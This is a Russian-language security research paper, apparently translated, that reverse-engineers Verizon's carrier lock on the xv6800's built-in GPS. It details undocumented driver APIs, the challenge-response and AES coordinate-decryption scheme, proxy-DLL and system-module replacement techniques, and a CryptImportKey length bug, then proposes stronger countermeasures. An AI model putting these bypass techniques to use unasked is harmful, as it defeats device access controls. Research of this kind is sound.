В августе 2008 года Verizon Wireless выпустила обновление микропрограммы для смартфона xv6800 — переименованной версии HTC Titan под управлением Windows Mobile. Обновление добавило ряд возможностей, отсутствовавших в первоначальной микропрограмме. В частности, оно открыло доступ к встроенному чипсету спутниковой навигации Qualcomm gpsOne с поддержкой A-GPS. Однако Verizon Wireless попыталась заблокировать GPS-модуль xv6800 так, чтобы пользоваться им и связанными с определением местоположения функциями, например GPS-навигацией, могли лишь одобренные оператором приложения. Механизм блокировки целиком реализован на стороне клиента, поэтому его эффективность принципиально ограничена: устройство под управлением Windows Mobile почти полностью программируется пользователем. В статье изложены основные принципы, примененные для запрета неавторизованным приложениям доступа к GPS-модулю, и рассмотрены недостатки выбранной схемы защиты. Кроме того, обсуждаются сложности отладки и обратной разработки программ для Windows Mobile. В заключение предлагаются изменения архитектуры, способные устранить некоторые недостатки существующей системы блокировки GPS с точки зрения защиты конфиденциальности данных о местоположении пользователя.

1. Введение

Verizon Wireless xv6800 — недавно выпущенный смартфон под управлением Windows Mobile. Он представляет собой версию HTC Titan под маркой оператора и с адаптированной оператором микропрограммой. В обновлении микропрограммы, выпущенном в августе 2008 года, появилось несколько новых функций. В этой статье автор сосредоточился на встроенном чипсете Qualcomm gpsOne, предоставляющем приложениям устройства возможности A-GPS.

В официальном обновлении микропрограммы MR1 была включена ранее недоступная в поддерживаемой оператором микропрограмме функция A-GPS, но с одним условием: обращаться к встроенному GPS-модулю могли только приложения, одобренные Verizon Wireless. Сторонние приложения по-прежнему могли работать с внешним GPS-приемником, например подключенным по Bluetooth, однако встроенный в телефон чипсет Qualcomm gpsOne оставался для них недоступен. Одновременно с публичным выпуском MR1 компания Verizon Wireless предложила приложение VZ Navigator с оплатой по подписке, обеспечивающее на xv6800 пошаговую голосовую навигацию при помощи встроенного GPS.

Для xv6800 выпустили множество неофициальных образов микропрограмм, составленных из частей официальных выпусков других операторов для собственных вариантов xv6800 (HTC Titan). Некоторые из них открывают доступ к gpsOne, однако имеют ряд ограничений. До недавнего времени с такой микропрограммой в сети Verizon Wireless не работал режим A-GPS, в котором сотовая сеть помогает устройству определить координаты. Был доступен только автономный

режим GPS: после загрузки устройства приходилось ждать «холодного» захвата сигнала трех спутников, что могло занять много минут. Кроме того, для установки неофициальной микропрограммы необходимо отключить проверку подписи в загрузчике устройства. Такая процедура опасна для желающих сохранить гарантию на аппаратную часть, что немаловажно с учетом высокой цены устройства без операторской субсидии.

Более того, после установки официального обновления MR1 модуль gpsOne оставался заблокированным даже при последующем переходе на доступные неофициальные образы микропрограмм. Вероятно, причина заключается в постоянном параметре, который записывается в микропрограмму при настройке телефона оператором в конце установки MR1. Существующие неофициальные образы ПЗУ не очищают область микропрограммы, по всей видимости управляющую блокировкой GPS, поэтому после обновления до MR1 разблокировать модуль становится трудно. Существует длительная процедура отката, однако она полностью сбрасывает большинство параметров конфигурации. После нее телефон приходится частично настраивать вручную вместо автоматической настройки по сотовой сети.

Из-за недостатков неофициальных микропрограмм официальный выпуск выглядит привлекательно. Однако ограничение доступа к GPS-модулю только приложениями, одобренными Verizon Wireless, мешает пользователю работать со встроенным приемником в сторонних программах с функциями определения местоположения, например Google Maps или Microsoft Live Search.

Verizon Wireless указывает, что использование GPS-модуля сторонними приложениями на ее устройствах регулируется политиками и процедурами компании [1]. Необходимость сертификации приложений с функциями определения местоположения, в частности, часто объясняется защитой сведений о местонахождении пользователя [2]. К сожалению, механизм блокировки встроенного GPS в xv6800 почти не защищает эти сведения от сторонних программ — как безобидных, так и вредоносных. Более того, из-за отсутствия строгой изоляции процессов в Windows Mobile 6 сомнительно, что на устройстве, позволяющем загружать и выполнять пользовательские программы, вообще возможно создать действительно надежный механизм защиты.

Хотя стремление оградить пользователей от вредоносных программ, незаметно собирающих сведения об их местонахождении, продиктовано благими намерениями, защита gpsOne в xv6800, к сожалению, сравнительно слаба. Это противоречит заявленной цели Verizon Wireless и может подвергать пользователей риску.

2. Обзор защитных механизмов

В образе микропрограммы MR1 для xv6800 и в платном приложении VZ Navigator, которое на момент написания статьи было официально поддерживаемой Verizon Wireless программой навигации, реализовано несколько уровней защиты. Их можно разделить на механизмы микропрограммы устройства и механизмы самого VZ Navigator.

2.1. Механизмы защиты в микропрограмме

Микропрограмма MR1 содержит основу логики блокировки встроенного GPS-модуля. Поддерживающие ее программные компоненты встроены непосредственно в образ микропрограммы. Однако в основе этой защиты лежит довольно обычный принцип «безопасности через неясность». Сведения о местоположении, полученные от встроенного модуля gpsOne, то есть широта и долгота, шифруются. Осмысленно использовать возвращаемые gpsOne данные могут только программы, умеющие их расшифровать.

Кроме того, чтобы запросить определение координат при помощи встроенного gpsOne, приложение должно постоянно давать правильные ответы в серии обменов «запрос — ответ» с драйвером gpsOne, а через него — с микропрограммой радиомодуля устройства. Причина одновременного использования этого протокола и сокрытия фактических координат станет понятна далее.

Защищенный интерфейс gpsOne состоит из нескольких уровней: вспомогательный код присутствует в микропрограмме радиомодуля, драйвере режима ядра и приложении пользовательского режима.

На самом нижнем уровне микропрограмма радиомодуля, по всей видимости, участвует в сокрытии возвращаемых GPS-координат. На это указывают найденные в образах микропрограммы радиомодуля строки, связанные с вызовами AES в коде GPS, а также тот факт, что переход на неофициальную микропрограмму после установки MR1 не возвращает незашифрованный интерфейс gpsOne.

Между микропрограммой радиомодуля, выполняющейся вне среды Windows Mobile, и самой операционной системой расположен драйвер Windows Mobile режима ядра, известный как промежуточный драйвер GPS. Модуль `gpsid_qct.dll` служит интерфейсом между вызывающими программами пользовательского режима и GPS-модулем. Он также позволяет нескольким приложениям пользовательского режима одновременно пользоваться одним GPS-приемником — это стандартная возможность Windows Mobile. Однако в xv6800 компания Verizon Wireless нарушила ее работу, добавив в промежуточный драйвер логику блокировки GPS.

Промежуточный драйвер GPS предоставляет в Windows Mobile два интерфейса получения координат [4]. Первый представляет собой доступный из пользовательского режима эмулируемый последовательный порт со стандартным текстовым интерфейсом, совместимым с NMEA. В xv6800 он также нарушен промежуточным драйвером Verizon Wireless по причинам, которые станут ясны далее.

Второй интерфейс — реализованный промежуточным драйвером набор управляющих запросов IOCTL для получения разобранных двоичных данных от активного GPS-модуля в виде структур языка C. Программы пользовательского режима обычно не отправляют эти запросы напрямую, а пользуются тонкими оболочками C API из системного модуля `gpsapi.dll`. Логика блокировки GPS нарушает и этот интерфейс, хотя приложения с поддержкой GPS, способные работать в защищенном режиме xv6800, используют его расширенную версию.

Вместе с `gpsapi.dll` Verizon Wireless поставляет для xv6800 специальный модуль `oemgpsOne.dll`. Он экспортирует расширенный набор API стандартного `gpsapi.dll`, хотя некоторые функции называются немного иначе. Дополнительные API, как и функции `gpsapi.dll`, представляют собой тонкие оболочки над запросами IOCTL к промежуточному драйверу GPS. Они управляют обменом «запрос — ответ» и обработкой зашифрованных координат в системе блокировки gpsOne. При правильном использовании API `oemgpsOne.dll` знакомая с этой системой программа может получить от gpsOne действительные координаты.

Приложения, одобренные Verizon Wireless, вызывают библиотеку Verizon Wireless и Autodesk `LBSDriver.dll`, которая сама является клиентом `oemgpsOne.dll`. `LBSDriver.dll` и ее меры безопасности обсуждаются ниже вместе с VZ Navigator.

Чтобы активировать модуль gpsOne в xv6800 и запросить определение координат, приложение должно получить от драйвера gpsOne блок проверочных данных и выполнить над ним секретное преобразование, сформировав правильный ответ. До завершения этой процедуры gpsOne даже не попытается определить координаты. Более того, использующее встроенный gpsOne приложение должно постоянно проходить дополнительные циклы проверки по тем же алгоритмам, пока получает обновленные данные о местоположении.

Чтобы подключиться к промежуточному драйверу GPS и получать действительные координаты, сначала необходимо открыть дескриптор его экземпляра. Для этого вызывается экспортируемая из oemgpsOne.dll функция oGPSOpenDevice. Ее параметры и возвращаемое значение аналогичны стандартной функции Windows Mobile GPSOpenDevice [5].

```
HANDLE
oGPSOpenDevice(
    __in HANDLE NewLocationData,
    __in HANDLE DeviceStateChange,
    __in const WCHAR *DeviceName,
    __in DWORD Flags
);
```

После получения дескриптора вызывается oGPSGetBaseSSD, возвращающая относящийся к текущему сеансу блок данных, который позднее используется при проверке по схеме «запрос — ответ». В существующей реализации возвращаемый блок, по всей видимости, всегда одинаков.

```
DWORD
oGPSGetBaseSSD(
    __in HANDLE Device,
    __out unsigned char *Buf, // sizeof = 0x10
    __out unsigned long *BufLength, // 0x10
    __out unsigned short *Buf2 // sizeof = 0x10
);
```

Затем промежуточному драйверу GPS необходимо передать действительный дескриптор события. Событие будет сигнализировано при начале нового цикла проверки. Для этого служит функция oGPSEnableSecurity.

```
DWORD
oGPSEnableSecurity(
    __in HANDLE Device,
    __in HANDLE SecurityChangeEvent
);
```

Получив блок данных сеанса и передав дескриптор события, приложение должно принять проверочный блок и вычислить правильный ответ. Оно ждет, пока драйвер сигнализирует событие нового запроса, после чего выполняет один цикл проверки.

Проверочные блоки данных получают через oGPSReadSecurityConfig:

```
DWORD
oGPSReadSecurityConfig(
    __in HANDLE Device,
    __out unsigned char *Buf // On return, 0x4 + 1 + 1 + Buf[0x6] (max length 0x1c total)
);
```

Получив проверочный блок, приложение выполняет над ним ряд секретных преобразований и отправляет соответствующий блок ответа обратно промежуточному драйверу GPS. Функция преобразования переставляет биты проверочного блока, а затем вычисляет хеш SHA-1 от переставленного блока, объединенного с блоком данных сеанса. Так формируется основная часть ответа; перед отправкой к ней добавляется двухбайтовый заголовок.

Ответ отправляется функцией oGPSWriteSecurityConfig.

```
DWORD
oGPSWriteSecurityConfig(
    __in HANDLE Device,
    __in unsigned char *Buf // 0x1C
);
```

Пока приложение запрашивает обновленные координаты, промежуточный драйвер GPS продолжает периодически направлять ему проверочные запросы. Драйвер сигнализирует событие, переданное функции oGPSEnableSecurity, сообщая приложению о необходимости получить новый запрос и сформировать ответ.

Без успешной проверки по схеме «запрос — ответ» промежуточный драйвер GPS отказывается возвращать координаты от gpsOne. Но и после реализации этого обмена остается второй уровень защиты: шифрование широты и долготы.

Второй уровень может показаться избыточным, но у него есть причина. Промежуточный драйвер GPS распределяет один приемник между несколькими приложениями. В реализации для хv6800 протокол «запрос — ответ», по всей видимости, напрямую связан с чипсетом gpsOne. Поэтому после того, как одна программа пройдет проверку и продолжит правильно отвечать на запросы, любая другая программа в системе сможет вызвать стандартные интерфейсы GPS Windows Mobile и получить координаты. Возникает очевидная брешь: достаточно запустить одобренное приложение GPS, после чего сторонняя программа может воспользоваться выполняемым им протоколом проверки и обратиться к встроенному gpsOne через стандартный GPS API Windows Mobile.

По неясным автору причинам разработчики не стали просто отклонять запросы GPS от программ, не прошедших проверку. Вместо этого промежуточный драйвер шифрует координаты, возвращаемые через последовательный порт или gpsapi.dll.

Чтобы получить широту и долготу, программа должна их расшифровать. Промежуточный драйвер предоставляет эквивалент ключа расшифрования в открытом виде любой программе, которая знает, как его запросить, однако клиенты стандартного виртуального последовательного порта NMEA и gpsapi.dll эту информацию не получают. Все остальные сведения стандартного интерфейса GPS, включая высоту и время, остаются неизменными и действительными.

Для расшифрования действительных координат сначала вызывается реализованная в oemgpsOne.dll расширенная версия стандартной функции GPSGetPosition [6] — oGPSGetPosition. Ее прототип совпадает со стандартным, но возвращаемая расширенная структура GPS_POSITION содержит дополнительные сведения, в том числе блок данных для получения ключа расшифрования.

```
DWORD
oGPSGetPosition(
    __in HANDLE Device,
    __out PGPS_POSITION GPSPosition,
    __in DWORD MaximumAge,
    __in DWORD Flags
);
```

Широта и долгота расшифровываются довольно просто. Проверочные данные из расширенной структуры GPS_POSITION подвергаются описанному выше преобразованию. Полученный ключ AES импортируется в объект ключа CryptoAPI и используется для расшифрования значений в режиме ECB. Затем к результату применяется масштабный коэффициент, приводящий координаты к единицам стандартных интерфейсов GPS Windows Mobile.

2.2.b. VZ Navigator: механизмы защиты на уровне приложения

Хотя значительная часть блокировки GPS реализована в микропрограмме радиомодуля и режиме ядра, некоторые механизмы работают в пользовательском режиме. Одобренное Verizon Wireless приложение получает координаты через созданный Verizon Wireless и Autodesk модуль LBSDriver.dll. Он взаимодействует с промежуточным драйвером GPS через oemgpsOne.dll, выполняет проверку по схеме «запрос — ответ» и расшифровывает координаты. Для одобренных программ хv6800 модуль экспортирует подмножество стандартного API gpsapi.dll с несколькими специальными дополнениями.

LBSDriver.dll также реализует управляемую пользователем политику конфиденциальности для gpsOne. Пользователь может указать, в какое время суток конкретной программе разрешен доступ

к сведениям о местоположении и требуется ли для этого подтверждение. При первом запуске приложения политика настраивается в диалоговом окне `LBSDriver.dll`, а затем — через сайт Verizon Wireless [7]. Параметры маскируются и хранятся в реестре по ключу, вычисленному как хеш полного имени файла образа основного процесса вызывающей программы.

Поскольку `LBSDriver.dll` представляет собой обычную загружаемую DLL, ее может загрузить и недоверенный код. Несколько механизмов пытаются помешать программам, не одобренным Verizon Wireless, успешно загрузить библиотеку и воспользоваться ею для определения местоположения.

Первая мера — проверка цифровой подписи главного исполняемого файла процесса, загружающего `LBSDriver.dll`. Она выполняется при вызове экспортируемой функции `GPSOpenDevice`. Модуль вызывающего процесса проверяется на наличие подписи специальным сертификатом. Если подписи нет, выводится сообщение об ошибке, а `GPSOpenDevice` завершается отказом. Путь к образу основного процесса получают через `GetModuleFileName(NULL, ...)` [8], после чего проверяют подпись файла.

Кроме того, `LBSDriver.dll` подключается к серверу Autodesk и проверяет, разрешено ли вызывающей программе пользоваться этой библиотекой. По всей видимости, сервер также сообщает клиенту, настроена ли учетная запись пользователя для работы с платным навигационным приложением, например VZ Navigator. Чтобы определить координаты при помощи встроенного `gpsOne`, программа должна успешно пройти все эти проверки.

Сервер Autodesk также предоставляет параметры конфигурации, например адреса PDE (Position Determining Entity — узлов определения местоположения), используемых для A-GPS. Однако необходимые для A-GPS критически важные данные выглядят практически неизменными, поэтому сторонние программы могут сохранить и повторно использовать их, не обращаясь к серверу Autodesk.

3. Открытие `gpsOne` на `xv6800` для сторонних приложений

Понимание механизмов защиты — лишь часть работы по обеспечению поддержки сторонних программ GPS на `xv6800`. Простому решению мешают недокументированные функции `oemgpsOne.dll`, не имеющие аналогов в стандартной `gpsapi.dll`, и различные особенности Windows Mobile.

Кроме того, сторонние программы GPS рассчитаны на один или оба стандартных интерфейса Windows Mobile. Поскольку в `xv6800` они отключены, необходимо приспособить сторонние программы к защищенному интерфейсу GPS, не изменяя каждое приложение по отдельности. Исходный код многих из них закрыт, а обновления выходят часто, поэтому сопровождать отдельные модификации было бы невозможно.

Выбранное решение состоит в создании слоя эмуляции стандартной библиотеки Windows Mobile `gpsapi.dll`, преобразующего ее обычные вызовы в запросы защищенного интерфейса GPS.

3.1. Изучение взаимодействия с драйвером `gpsOne`

Первый шаг при реализации слоя разблокировки — определить правильную последовательность вызовов `oemgpsOne.dll`, а следовательно, и управляющих запросов IOCTL к промежуточному драйверу GPS, поскольку сама библиотека в основном служит тонкой оболочкой.

Обычно в Windows для этого достаточно запустить VZ Navigator под отладчиком, однако здесь возникают сложности. A-GPS требует подключения к сотовой сети и использования ее в качестве основного шлюза, поскольку устройство должно обращаться к предоставленному оператором серверу PDE. Серверы PDE Verizon Wireless недоступны извне ее сети и могут использовать IP-адрес абонента для помощи в определении местоположения.

К сожалению, доступные автору отладчики IDA Pro 5.1 и Visual Studio 2005 подключаются к устройству Windows Mobile только через ActiveSync. Пока ActiveSync активен, весь обмен данными идет через него вместо сотового соединения. GPS не работал даже тогда, когда компьютер на другом конце ActiveSync подключался к сотовой сети через отдельный модем: по всей видимости, устройство проверяло, является ли сотовое соединение каналом передачи данных с наивысшим приоритетом.

Следовательно, обычными средствами нельзя наблюдать большинство вызовов `oemgpsOne.dll`, связанных с определением координат. Решением стала промежуточная DLL, экспортирующая все символы `oemgpsOne.dll`, записывающая параметры вызовов API и перенаправляющая их настоящей библиотеке, а после возврата — сохраняющая возвращаемые значения и выходные параметры.

В настольной Windows такую промежуточную DLL создать сравнительно просто: ее помещают в каталог с образом основного процесса целевой программы, а из нее загружают настоящую библиотеку по полному пути. Но Windows Mobile не разрешает загружать две DLL с одинаковым базовым именем, даже если `LoadLibrary` получает полный путь. Вместо второй библиотеки возвращается первая DLL с таким именем, ранее загруженная любым процессом системы. Поэтому необходимо либо переименовать промежуточную DLL и имя импортируемой библиотеки в целевом модуле на диске, либо переименовать настоящую библиотеку и загружать ее под измененным именем. Оба способа функционально равноценны; автор выбрал первый.

По результатам дизассемблирования были приблизительно восстановлены прототипы API, экспортируемых `oemgpsOne.dll`, после чего автор написал промежуточный модуль `oemgpsOneProxy.dll`, записывающий отдельные вызовы в файл. Благодаря этому удалось быстро определить аргументы, которые нельзя было уверенно восстановить статическим анализом, хотя во время многих вызовов отладчик на целевом устройстве отсутствовал.

3.2. Реализация собственного клиента `oemgpsOne.dll`

После выяснения прототипов вспомогательных API необходимо написать собственную клиентскую программу, которая получает через `oemgpsOne.dll` расшифрованные координаты от `gpsOne`.

Вместо отключения проверок безопасности в `LBSDriver.dll` проще оказалось заново реализовать клиент `oemgpsOne.dll`. Такой подход также позволил обойти различные ошибки и ограничения `LBSDriver.dll`.

После анализа протокола «запрос — ответ», логики расшифрования GPS в `LBSDriver.dll` и журналов вызовов API из промежуточной библиотеки написание клиента свелось к правильному объединению уже известных частей. Получив действительные координаты, оставалось создать переходный слой между программами, рассчитанными на стандартную `gpsapi.dll`, и новым клиентом.

Но архитектура защищенного интерфейса GPS имеет ограничения. Простая замена `gpsapi.dll` собственной библиотекой с непосредственными вызовами `oemgpsOne.dll` приводит к проблемам. Поскольку `oemgpsOne.dll` сама зависит от `gpsapi.dll`, такая замена нарушит ее работу из-за ограничения Windows Mobile «одна DLL на базовое имя». Кроме того, две программы не могут одновременно быть полноценными клиентами `oemgpsOne.dll`: механизм «запрос — ответ»

является глобальным и неправильно работает при одновременном участии двух приложений.

Первую проблему можно решить, переименовав копию штатной `gpsapi.dll` и изменив `oemgpsOne.dll` так, чтобы она ссылалась на новое имя. После этого поставляемую с системой `gpsapi.dll` можно заменить собственной библиотекой, реализующей клиент `oemgpsOne.dll`.

3.3. Совместное использование GPS несколькими приложениями

Промежуточный драйвер позволяет нескольким приложениям совместно пользоваться GPS-модулем. Защищенный интерфейс нарушает эту возможность: две программы не могут одновременно участвовать в полном протоколе «запрос — ответ».

Можно было бы назначить первую запущенную программу ведущей и возложить на нее обработку проверочных запросов, оставив остальным только локальное расшифрование данных. Но тогда потребовалась бы сложная координация, особенно с учетом того, что сторонние программы GPS обычно ничего не знают друг о друге. При завершении программы, активировавшей `gpsOne`, оставшимся приложениям пришлось бы выбирать новую ведущую программу.

Из-за этих трудностей была выбрана другая модель: заменяющая `gpsapi.dll` библиотека работает по клиент-серверной схеме и служит посредником между защищенным интерфейсом GPS и всеми активными программами навигации. Синхронизация и координация по-прежнему необходимы, однако становятся значительно проще.

3.4. Оговорки

Получившаяся переходная система GPS поддерживает сторонние программы, использующие `gpsapi.dll`, но не приложения, работающие через виртуальный последовательный порт NMEA. Применить к API последовательного порта тот же подход нельзя: пришлось бы создать промежуточный модуль для перенаправления огромного числа функций `coredll.dll` в настоящую библиотеку.

4. Ошибки в логике блокировки gpsOne в Verizon Wireless xv6800

Программы, ограничивающие доступ к частям системы по принципу «безопасности через неясность», редко обходятся без ошибок, и логика блокировки GPS в xv6800 не стала исключением. В ее коде есть как локальные, так и общесистемные проблемы.

4.1. Проблемы потокобезопасности

В защищенном интерфейсе GPS есть несколько ошибок многопоточной обработки.

- Промежуточный драйвер GPS неправильно синхронизирует несколько одновременно вызывающих его программ, использующих расширенные запросы IOCTL, которых нет в штатном драйвере.
- `LBSDriver.dll` обрабатывает проверочные запросы промежуточного драйвера GPS в отдельном потоке. Этот поток не синхронизирован с потоком, который получает и расшифровывает координаты. Возникает состояние гонки, при котором расшифрование может вернуть бессмысленные данные.

4.2. Неправильное использование API

В нескольких случаях LBSDriver.dll неправильно использует стандартные API Windows.

- LBSDriver.dll выполняет в DllMain опасные операции, например загружает другие DLL, хотя документация давно и недвусмысленно запрещает это из-за риска трудно диагностируемых взаимных блокировок. На устройстве с крайне ограниченными возможностями отладки такие ошибки особенно неприятны.
- При расшифровании широты и долготы алгоритмом AES библиотека LBSDriver.dll создает блок ключа CryptoAPI, чтобы импортировать производный ключ AES в объект ключа через CryptImportKey. Однако переданная CryptImportKey длина блока слишком мала. По всей видимости, LBSDriver.dll зависит от ошибки в реализации CryptoAPI для Windows Mobile 6. Формат блока симметричного ключа содержит число байтов материала ключа, но во входных данных CryptImportKey структура блока заявляет длину, превышающую фактически указанное LBSDriver.dll число байтов. Это может быть уязвимостью CryptoAPI из-за отсутствия действенной проверки длины, поскольку по документации блоки ключей допускается передавать через недоверенную среду.

Пример второй проблемы:

```
//
// Initialize the header.
//

BlobHeader = (BLOBHEADER *)KeyBlob;

BlobHeader->bType      = PLAINTEXTKEYBLOB;
BlobHeader->bVersion   = 2;
BlobHeader->reserved   = 0;
BlobHeader->aiKeyAlg   = CALG_AES_128;

//
// Initialize the key length in the BLOB payload.
//

*(DWORD *)&KeyBlob[ 0x08 ] = KeyLength;

//
// Initialize the key material in the BLOB payload.
//

memcpy( KeyBlob + 0x0C, KeyData, KeyLength );

//
// Generate a CryptoAPI AES-128 key object from our key material.
//

if (!CryptImportKey(
    CryptProv,
    KeyBlob,
    KeyLength, // BUGBUG: Should really be KeyLength + 0x0C...
    NULL,
    0,
    &Key))
{
    break;
}
```

Вопреки документации Microsoft по CryptImportKey [9], третий параметр (dwDataLen, здесь KeyLength) задает слишком малую длину для указанного блока ключа: поле длины в заголовке блока сообщает, что материал ключа занимает KeyLength байт. Следовательно, работа LBSDriver.dll зависит от того, что CryptoAPI или стандартный криптографический поставщик

Microsoft в Windows Mobile неправильно проверяет длину материала ключа. Согласно заголовку, материал ключа выходит за пределы переданного буфера.

В примере Microsoft [10] блок симметричного ключа формируется правильно и этого недостатка не имеет.

5. Предлагаемые контрмеры

Хотя система блокировки GPS в хv6800 несколькими способами пытается помешать сторонним программам обращаться к встроенному gpsOne, большинство ее проверок сравнительно легко обойти. Основными препятствиями при разблокировке GPS стали отсутствие пригодных средств отладки для этой платформы и недостаточное знакомство автора с Windows Mobile.

Тем не менее устойчивость системы блокировки можно было повысить:

- Запрещать использование A-GPS на сервере PDE, если учетная запись пользователя не настроена для GPS либо не выполняются временные ограничения политики конфиденциальности. Проверки безопасности реализованы на стороне клиента хv6800, поэтому сторонние приложения легко их обходят. Однако если устройство способно самостоятельно определить координаты по GPS, блокировка A-GPS все равно не обеспечит строгой защиты.
- Требовать подписи всех приложений на устройстве сертификатом центра сертификации Verizon Wireless. Впрочем, пользователи вряд ли захотят покупать устройство с таким ограничением: от дорогого смартфона обычно ожидают возможности свободно устанавливать сторонние программы.
- Перенести обязательные проверки, например соблюдение заданных политикой конфиденциальности временных ограничений, в микропрограмму радиомодуля, то есть за пределы операционной системы. По сравнению с ОС, работающей на основном процессоре хv6800, радиомодуль больше похож на «черный ящик». Если надежно защитить его загрузчик, микропрограмму можно сделать значительно устойчивее к несанкционированным изменениям. Например, микропрограмма радиомодуля могла бы общаться с сетью оператора по отдельному от универсальной ОС каналу и определять, когда пользователь разрешил приложениям получать сведения о местоположении.

Проверки на стороне клиента, вероятно, унаследованы от версий VZ Navigator и LBSDriver.dll для простых телефонов на платформе BREW, где среда приложений значительно строже контролируется посредством цифровых подписей. Windows Mobile устроена совсем иначе.

Для защиты пользователей от несанкционированного сбора координат — одной из причин, которыми Verizon Wireless объясняет сертификацию приложений, — гораздо полезнее был бы физический выключатель GPS-модуля. В хv6800 уже есть аппаратный переключатель беспроводной сети 802.11. Если в будущих смартфонах заменить или дополнить его переключателем gpsOne, пользователи смогут быть уверены, что сведения об их местоположении действительно защищены.

6. Сложности отладки и разработки на Windows Mobile и хv6800

По сравнению с большинством производных от Windows систем Windows Mobile располагает крайне ограниченным набором средств отладки. Из-за этого разобраться в деталях реализации блокировки GPS было значительно сложнее.

Автор располагал двумя отладчиками для хv6800: Visual Studio 2005 и IDA Pro 5.1. Оба имели серьезные недостатки. Предпочитаемый автором WinDbg, по всей видимости, не поддерживает

системы на базе Windows CE, к которым относится Windows Mobile. Он способен открывать файлы дампов ARM и дизассемблировать инструкции ARM, но не умеет подключаться к выполняющемуся процессу в системе ARM.

Незрелость средств отладки Windows Mobile отняла много времени.

6.1. Ограничения отладчика Visual Studio

Visual Studio 2005 поддерживает отладку приложений Windows Mobile, однако эта поддержка изобилует ошибками. Если на компьютере с отладчиком отсутствуют символы и двоичные файлы всех образов процесса, работать становится значительно труднее. В частности, без символов соответствующего двоичного файла Visual Studio 2005, по всей видимости, не может дизассемблировать код по адресу, отличному от текущего значения `pc`: отладчик сообщает, что по указанному адресу кода нет.

Кроме того, компонент отладки Windows Mobile в Visual Studio 2005, по всей видимости, не поддерживает экспортируемые символы. В сочетании с невозможностью свободно выбирать адрес для дизассемблирования это часто мешало распознавать вызовы стандартных API. По возможности автор рекомендует прибегать к статическому дизассемблированию: IDA Pro 5.1 Advanced и WinDbg справляются с ним лучше.

6.2. Ограничения отладчика IDA Pro 5.1

IDA Pro 5.1 поддерживает отладку программ Windows Mobile, но на практике ее отладчик оказался менее удобным, чем Visual Studio 2005. Главная проблема заключается в том, что он, по всей видимости, не может приостановить целевой процесс и вмешаться в его выполнение без добровольной остановки со стороны самого процесса, например на заранее установленной точке останова.

Чтобы отладчик вообще смог подключиться, пришлось также изменить стандартную конфигурацию политики безопасности устройства (см. [3]).

6.3. Замена встроенного в микропрограмму модуля, выполняемого на месте

Windows Mobile поддерживает модули XIP (`execute in place` — выполнение на месте). Такой исполняемый образ хранится на диске с разделением по секциям PE и не содержит полного заголовка образа. Модули XIP встроены в образ микропрограммы, поэтому их нельзя перезаписать без перепрошивки ОС. Нельзя и просто скопировать модуль XIP с устройства на обычный носитель.

Преимущества встроенных модулей XIP особенно важны при небольшом объеме оперативной памяти устройств Windows Mobile. Адреса в них заранее перемещены относительно гарантированно свободного базового адреса, а при отображении не требуется изменять нижележащую память во время выполнения. Поэтому такой модуль может целиком выполняться из ПЗУ, не занимая дефицитную оперативную память исполняемым кодом.

Однако в `hv6800` модуль XIP можно подменить без перепрошивки образа ОС:

- Сначала переименовать заменяющий модуль так, чтобы его имя не совпадало с файлами в каталоге модуля XIP.
- Скопировать переименованный модуль в каталог нужного модуля XIP.

- Присвоить заменяющему модулю имя исходного модуля XIP.

После удаления файла, подменяющего модуль XIP, устройство снова начнет использовать исходный модуль из ПЗУ. Это удобно для временной замены и последующего отката.

6.4. Ограничения перехвата таблицы импорта

При разработке замены `gpsapi.dll` рассматривалась возможность перехвата IAT программ, использующих эту библиотеку. Но перехватывать таблицу импорта в Windows Mobile значительно сложнее, чем в обычной Windows. После отображения заголовки загруженного образа отбрасываются, а IAT часто перемещается так, что оказывается отделена от остального образа.

Это возможно потому, что в образах PE для ARM все обращения к адресу IAT, по всей видимости, должны выполняться косвенно через глобальную переменную с абсолютным адресом нужной записи. Относительные ссылки на IAT отсутствуют, а абсолютные можно исправить при помощи таблицы перемещений. Автору неясно, зачем Windows Mobile выносит IAT за обычные границы образа у загружаемых в оперативную память модулей, не являющихся XIP.

Кроме того, в Windows Mobile значение `HMODULE` образа не совпадает с его базовым адресом загрузки. Настоящий базовый адрес можно получить через `GetModuleInformation`. Это существенное отличие от обычной Windows.

Из-за этих ограничений автор отказался от перехвата IAT при разблокировке GPS. Хотя существует открытый код для работы с перемещенной IAT, он зависит от структур данных ядра, точными определениями которых для ядра Windows Mobile на `xv6800` автор не располагал.

7. Заключение

Блокировку модуля `gpsOne` в `xv6800`, разрешающую пользоваться им только сертифицированным и одобренным Verizon Wireless приложениям, можно оценивать двояко. Ее можно считать антиконкурентной мерой, направленной на вытеснение сторонних программ, соперничающих с VZ Navigator. Однако такое объяснение сомнительно: другие операторы США, особенно работающие в сетях GSM, обычно полностью поддерживают сторонние приложения GPS. Потребители ожидают от устройств все большей функциональности, поэтому ограничение возможностей только одобренными оператором функциями превращается во все более серьезный конкурентный недостаток.

Кроме того, даже при открытом для любых программ встроенном GPS VZ Navigator сохраняет конкурентные преимущества: пошаговую голосовую навигацию, учет дорожной обстановки и автоматическое перестроение маршрута. Бесплатные навигационные программы не предлагают этих возможностей, а коммерческие приложения используют иную модель оплаты — не ежемесячную подписку, как VZ Navigator.

Более разумное, хотя, возможно, и ошибочное обоснование блокировки `gpsOne` — защита пользователей от сбора координат и слежения вредоносными программами. К сожалению, сравнительная открытость Windows Mobile 6 и отсутствие эффективной изоляции по уровням привилегий после разрешения выполнения неподписанного кода сильно снижают действенность защиты `xv6800`.

Можно спорить, насколько обоснована такая угроза, но ясно одно: система блокировки `xv6800` плохо препятствует доступу не одобренных сторонних приложений.

В будущих версиях Windows Mobile заявлена гораздо более эффективная модель изоляции привилегий, способная обеспечить реальную защиту от непривилегированных вредоносных программ. Но в современных устройствах полагаться на ОС для такой защиты нельзя. «Безопасность через неясность» может казаться привлекательной, однако подобные механизмы редко обеспечивают настоящую безопасность.

По мере того как мобильные телефоны превращаются в мощные устройства — фактически небольшие универсальные компьютеры, — вопросы конфиденциальности и безопасности приобретают все большее значение. Микрофоны и камеры современных телефонов позволяют записывать местоположение пользователя, звук и окружающую обстановку, создавая риск серьезных нарушений конфиденциальности. Особенно важно, что смартфоны исторически не проходили столь строгую проверку безопасности, которая постепенно становится нормой для универсальных компьютеров.

Простым и изящным способом снизить эти риски могли бы стать физические выключатели чувствительных компонентов, например камер и встроенного GPS-модуля. Поэтому автор призывает Verizon Wireless полностью открыть свои устройства и применять простые надежные средства, позволяющие пользователям управлять доступом к конфиденциальным данным, — в частности, аппаратные переключатели.

Библиография

[1] Verizon Wireless. Commercial Location Based Services.

<<http://www.vzwdevelopers.com/aims/public/menu/lbs/LBSLanding.jsp>>; дата обращения: 10 октября 2008 г.

